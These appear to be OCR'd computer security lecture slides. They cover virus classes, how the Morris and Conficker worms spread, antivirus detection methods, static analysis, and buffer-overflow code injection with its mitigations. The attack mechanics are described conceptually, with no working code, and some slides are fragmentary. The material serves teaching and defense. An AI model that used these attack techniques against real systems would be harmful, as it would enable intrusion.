# Obfuscated Tricky Jump Technique




**E.g. Donut Virus that infects .NET programs**

# Classification- Based on How they Activate

- Transient/Direct Virus
- Terminate & Stay Resident Virus (TSR)

Form of classification based on how viruses are activated and select new targets for alteration.

# Transient/Direct Viruses

- Run when the host program is run, select a target program to modify and then transfer control to the host.
  - Called transient because they operate only for a short period of time.

# TSR Virus

- Terminate and Stay Resident Virus
- This virus remains resident in memory even when its code has been executed and host program terminated.
- The virus can potentially infect any or all programs in a system
- They stay in memory and indirectly tries to infect as they are referenced by the user
- Rebooting will clean the virus out

# Example TSR Virus

- The PC uses many interrupts to deal with asynchronous events and to invoke system functions
- When an interrupt is raised the OS calls the routine whose address it finds in a special table called Interrupt table.
- The interrupt table points to handler routines in the ROM or in memory resident portions of DOS
- Virus can modify this table so that the interrupt causes viral code to execute

# Evolution of Viruses classification based on complexity

# First Generation: Simple

- They did nothing very significant than replicate
- Many new viruses still fall into this category
- They do nothing to hide their presence on a system
- Can be detected by noting an increase in size of files or the presence of a distinctive patterns in an infected file

# Second Generation: Self Recognition

- One problem encountered is that of repeated infection of the host, leading to depleted memory and early detection.
- To prevent this, 2nd gen viruses implant a unique *signature* that signals that the file or system is infected.
- The virus will check for this signature before attempting infection
- A virus signature can be a
  - characteristic sequence of bytes at a known offset on disk or in memory
  - specific feature of the directory entry (e.g., alteration time or file length)
  - special system call available only when the virus is active in memory.

# Third Gen: Stealth Virus

- Virus tries to hide itself from antivirus programs by actively altering and corrupting the chosen system call
- E.g.: To intercept I/O requests to read sectors from a disk. The virus monitors this request and if the read returns a block containing a copy of the virus, then the active virus code returns the a copy of the original data in the uninfected system

# Fourth Gen: Armored Virus

- “Armoring” includes adding confusing and unnecessary code to make it more difficult to analyze the virus code.
- Bulkier than the simpler viruses and hence easily noticed
- E.g.: Code obfuscation of viruses to dodge anti virus experts

# Fifth Gen: Polymorphic Virus

- Polymorphic viruses aka Self Mutating Viruses
- Viruses that infect targets with a modified or encrypted version of themselves
- By varying the code sequence written to the file (but still functionally equivalent to the original) or by generating a different random encryption key, the virus in the altered file will not be identifiable through the use of simple byte matching

# Worms

# Techniques for Worm Propagation

- Using remote shell facilities such as ssh, rsh, rexec, etc., to execute a command on the remote machine.
  - If the target machine can be compromised in this manner, the intruder could install a small bootstrap program on the target machine that could bring in the rest of the malicious software
- By cracking the passwords and logging in as a regular user on a remote machine.
- By using buffer overflow vulnerabilities in networking software.

# Morris Worm

- It was the first really significant worm that effectively shut down the internet for several days in 1988.
- It is named after its author Robert Morris.
- The Morris worm used three exploits to jump over to a new machine.

# Morris Worm- Exploit 1

- A bug in the popular *sendmail* program that is used as a mail transfer agent by computers in a network.
- Sendmail had a vulnerability that it was possible to send a message to a sendmail program on a remote host with the name of an executable as the recipient of the message
- If the sendmail program was running in debug mode, it would execute the named file, the code for execution being the contents of the message
- The code that was executed stripped off the headers of the email and used the rest to create a small bootstrap program in C that pulled in the rest of the worm

# Morris Worm- Exploit 2, 3

**Exploit 2:** A buffer overflow bug in the finger daemon

**Exploit 3:** The worm used the remote shell program rsh to enter other machines using dictionary attack.

- When it was able to break into a user account, it would harvest the addresses of the remote machines in their '.rhosts' files.
- The **$HOME/.rhosts** file defines which remote hosts can invoke certain commands on the local host without supplying a password. This file is a hidden file in the local user's home directory

# Conficker Worm

- Certainly the most notorious worm that has been unleashed on the internet in recent times.
- The worm was supposed to cause a major breakdown of the internet on April 1, 2009, but, as you all know, nothing happened.
- Stuxnet worm released in 2010 bears similarities to the Conficker worm wrt how it breaks into machines

# Conficker Worm

- Worm infects only windows machines
- Symptoms of infection:
  - According to the Microsoft Security Bulletin MS08-067, at the worst, an infected machine can be taken over by the attacker
  - More commonly, though, the worm disables the Automatic Updates feature of the Window platform.
  - The worm also makes it impossible for the infected machine to carry out DNS lookup for the hostnames that correspond to anti-virus software vendors.
  - The worm may also lock out certain user accounts. This can be caused by the worm's modifications to the registry.

# Conficker Worm

- The Conficker worm is no longer a single worm. Since it was first discovered in October 2008, the worm has been made increasingly more potent, with each version more potent than the previous.
- The different versions of the worm are are labeled Conficker.A, Conficker.B, Conficker.C, and Conficker.D.

# Conficker Worm

- The worm infection spreads by exploiting a vulnerability in the executable *svchost.exe* on a Windows machine.
- *svchost.exe* is fundamental to the functioning of the Windows platform and is always running.
- Its job is to facilitate the execution of DLLs for different applications.
- It replicates itself for each DLL that needs to be executed.

# How does the worm get to your computer?

- Vulnerability in how svchost executes RPC requests coming in through port 445 (445 is for Server Message Protocol (SMB) protocol)
- SMB protocol allows a client to read and write files on a server and also to request services from the server

# How does the worm get to your computer?

- When a specially crafted string is received on port 445, the machine can
  - download a copy of the worm using the HTTP protocol from another previously infected machine and store it as a DLL file
  - Execute a command to get a new instance of the svchost process to host the worm DLL
  - enter appropriate entries in the registry so that the worm DLL is executed when the machine is rebooted
  - give a randomly constructed name to the worm file on the disk
  - then continue the propagation
- This is referred to as the MS08-067 mode of propagation for the worm.

# How does the worm get to your computer?

- Once your machine is infected, the worm can drop a copy of itself (usually under a different randomly constructed name)on all other machines mapped on your system (network shared systems)
- If it needs a password, the worm performs a dictionary attack. The worm comes equipped with a list of 240 commonly used passwords.
- If successfully logged in, the worm creates a new folder at the root of the other disks where it places a copy of itself
- This is referred to as the NetBIOS Share Propagation Mode

# How does the worm get to your computer?

- The worm can also drop a copy of itself as the autorun.inf file in USB-based removable media such as memory sticks.
- This allows the worm copy to execute when the drive is accessed (if Autorun is enabled).
- This is referred to as the USB Propagation Mode for the worm.

# Conficker continued

- How does the worm try to break in to acquire the needed write privileges on your machine?
  - When a malicious RPC request is received on Port 445 (ie the worm is trying to exploit the MS08-067 vulnerability) , the worm tries to use the current users privileges
  - If that is not sufficient, it performs a dictionary attack to get elevated privileges

# Conficker Continued

- What's the probability that a Windows machine at a particular IP address would be targeted by an unrelated infected machine?
  - Based on the reports on the frequency with which honeypots have been infected, it would seem that a random machine connected to the internet is highly likely to be infected.
- Attackers of the worm are able to communicate with the worm without leaving a trace of themselves.
  - Microsoft has offered a bounty of $250,000 to apprehend the culprits

# Conficker worm

- Because of the various versions of the worm that are now floating around, it is believed the worm can update itself through its peer-to-peer communication abilities.
- Once a machine is infected, can you get rid of the worm with anti-virus software?
  - the worm cleverly prevents an automatic download of the latest virus signatures from the AV software vendors by altering the DNS software on the infected machine. A more manual method is required to disinfect the worm. infected machine.

# Conficker continued

- Could an infected machine be restored to good health by simply rolling back the software state to a previously stored system restore point?
  - The worm is capable of resetting your system restore points, thus making impossible this approach to system recovery.

# Defending Against Viruses

# Antivirus Software

- Most commonly adopted security mechanism
- Infrastructure components that need to be protected in a complex environment:
  - **User workstations** – to counter viruses through email attachments or web downloads
  - **Mail Servers** – is a hub for mail processing
  - **File Servers** – A central repository for users files
  - **Application server** – typically runs network based applications to implement business tasks and its file system is not directly access by users. AV not installed here for sake of system performance
  - **Border Firewalls** - A firewall located on the border of your network. Can be integrated with an AV for scanning traffic as it enters and leaves the network. Catching malware at this choke point, before it further infiltrates your infrastructure, is a powerful weapon against malicious code.

# Techniques for Detection

AV software use the following techniques to detect malware


- Using Signatures
- Heuristics
- Integrity Verification
- Configuration Hardening

# Signature Detection

- AV vendors collect malware specimens and “fingerprints” them.
- Signatures are gathered in a database for use by the AV scanner. DB is also distributed along with the software
- When scanning for malicious code, signatures are compared to see if it’s of a known malware

# Signature Detection

- Signature Detector looks for a known pattern in the files to identify known malware specimens



# Limitations

- Needs a signature for every malware or even a small variant of it
  - AV vendors needs to actively hunt for new malwares, fingerprint them and distribute them as quickly as possible
  - Also the reason why virus definitions have to be updated daily. E.g. Symantecs LiveUpdate
- Its hard for AV vendors to create a signature of the virus before the actual attack has happened
  - Cannot handle Zero day attacks
- Cannot identify malicious code designed to automatically change itself as it propagates so that the signature doesn't match any known signatures

# Heuristics (Behavior) Based Approach

- Approach is based on behavioral and structural characteristics exhibited by previously unseen viruses
- A heuristics based detection engine scans file for features frequently seen in viruses such as
  - Attempts to scan boot sector
  - Attempts to locate all docs in current directory
  - Attempts to write an EXE to a file
  - Attempts to delete hard drive contents
  - Attempts to modify registry entries

# Heuristics Based Approach

- Heuristics scanner examines the file and it assigns a weight to each feature it encounters.
- If the files total weight exceeds a certain threshold it is considered malware
  - If the threshold is set too low then the software could mark genuine programs as malware – too many false positives
  - When set too high, scanner will miss too many viruses.
  - Sensitivity of the threshold has to be just right

# Limitations

- The technique waits for the malware to actually exhibit malicious behavior such as infecting program or deleting files
  - Ideally we need to get a warning before the infection is happening

# Integrity Verification

- Looks for files that have been modified
  - When machine is in a pristine state, AV scanner computes fingerprints or cryptographic hashes of files on the system and stores it in a baseline DB
  - Typically MD5 hashes
  - When scanning the FS for suspicious modifications, compute fingerprint of modified files and compare to the baseline
  - Issue alert if there is a difference
- “Tripwire” is a commercial software that detects changes in the FS
- Con: Detects infection only after it has happened

# Configuration Hardening


- Focuses on making the environment powerful against virus defense
  - Based on principle of least privilege “POLYP”
  - Minimizing the number of active components involves disabling the functionality that the system does not need to serve its purpose

# User Education

- Last but not least, end users of our system activate viruses simply because they don't know any better. Tell them to
  - Not open email attachments from unknown sources
  - Not disable AV or Macro scanning
  - Contact system admin when they don't know what to do
  - Not forward emails with suspicious content


# Static Analysis

taken from Dr. Dawn Song's teaching materials, UC Berkeley





Software

Manual testing only examines small subset of behaviors
Automatic testing case generation also need not cover all test cases




Software





Behaviors

# Static Analysis Goals

- Bug finding
  - Identify code the programmer wishes to modify or improve
- Correctness
  - Verify the absence of certain class of errors

# Program Analyzers




| Report | Type | Line |
|---|---|---|
| 1 | mem leak | 324 |
| 2 | buffer oflow | 4,353,245 |
| 3 | sql injection | 23,212 |
| 4 | stack oflow | 86,923 |
| 5 | dang ptr | 8,491 |
| ... | ... | ... |
| 10,502 | info leak | 10,921 |

# Soundness & Completeness

| Property | Definition |
|---|---|
| Soundness | If the program contains an error, the analysis will report the error.<br>“Sound for reporting correctness”<br>(=> reports all errors) |
| Completeness | If the analysis reports an error, then the program will contain an error<br>“Complete for reporting correctness”<br>(=> no false positives) |

| | Complete | Incomplete |
|---|---|---|
| **Sound** | Reports all errors<br>Reports no false positives<br>Undecidable | Reports all errors<br>May report false alarms<br>Decidable |
| **Unsound** | May not report all errors<br>Reports no false alarms<br>Decidable | May not report all errors<br>May report false alarms<br>Decidable |

# Syntactic Analyzer

- Syntactic analysis checking for patterns
  - RATS (Rough Auditing Tool for Security), Flawfinder e.t.c.
  - Scans program to look for dangerous functions
  - strcpy(), strcat(), gets(), sprintf(), and scanf()

**Example:**

- Prototype for open system call

```
int open(const char * path, int oflag, /* mode_t mode */)
```

  - OFLAG – bitwise ‘or’ separated value that determines the method in which the file is opened (r,w,rw)
  - Mode – determines the file permissions
  - Typical mistake fd = open (“Filename”, O_CREATE)
  - Result: file has random permissions
  - Check: Look for oflags == O_CREATE without mode argument

# Return to libc attack

# Buffer Overflow Summary

- Exploiting buffer overflow for code injection
- Code Injection
  - A general term for attack types which consist of injecting code that is then executed by an application.
- Challenge 1 : How to load code into memory?
  - Must be machine instructions and must not contain NULL bytes
  - Must not use the loader
  - Cannot use the stack (as we trying to smash the stack)
  - We injected shellcode
- Challenge 2: How to get injected code to run?
  - Cannot simply add new instructions to jump to a new location
  - We don’t know precisely where our code is
  - We tampered in our examples the return address


# Buffer Overflow Summary

- The return address is hijacked.
- Challenge 3: How do we know the exact return address?
  - If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
  - One approach – try a lot of different values!
    - Worst case scenario : in a 32 bit memory space its $2^{32}$ possible values
    - Requires a previously-established presence on the host (e.g. a user account or another application under the control of the attacker)
    - Without ASLR
      - The stack always starts from the same fixed address
      - The stack will grow, but usually it doesn't grow very deeply (unless the code is heavily recursive)

# Memory Layout Summary

- **Calling function:**
  - **Push arguments onto stack** (in reverse order)
  - **Push return address** i.e. address of instruction you want run after the control returns to you
  - **Jump to the function's address**
- **Called function:**
  - **Push the old frame pointer** onto stack (%ebp)
  - **Set frame pointer (%ebp)** to where the end of stack is right now (%esp)
  - **Push local variables** onto the stack
- **Returning function:**
  - **Reset the previous stack frame:** %esp = (%ebp)
  - **Jump back to the return address:** %eip = 4(%ebp)

# NOP Sled – Improving our chances



# Buffer Overflow Basic Prevention

- Programmer writes secure code with bounds checking

OS Level:

- NX (Non Executable Memory)
  - Makes stack, heap e.t.c. non-executable.
  - Prevents instructions from being executed on the stack.
  - Enabled by default since 2.6 kernel
  - Stack can still be corrupted – comprise of data integrity
- Address Space Layout Randomization
  - Lays out address space of program in such a way that the stack, heap e.t.c are placed at a random address at every initiation

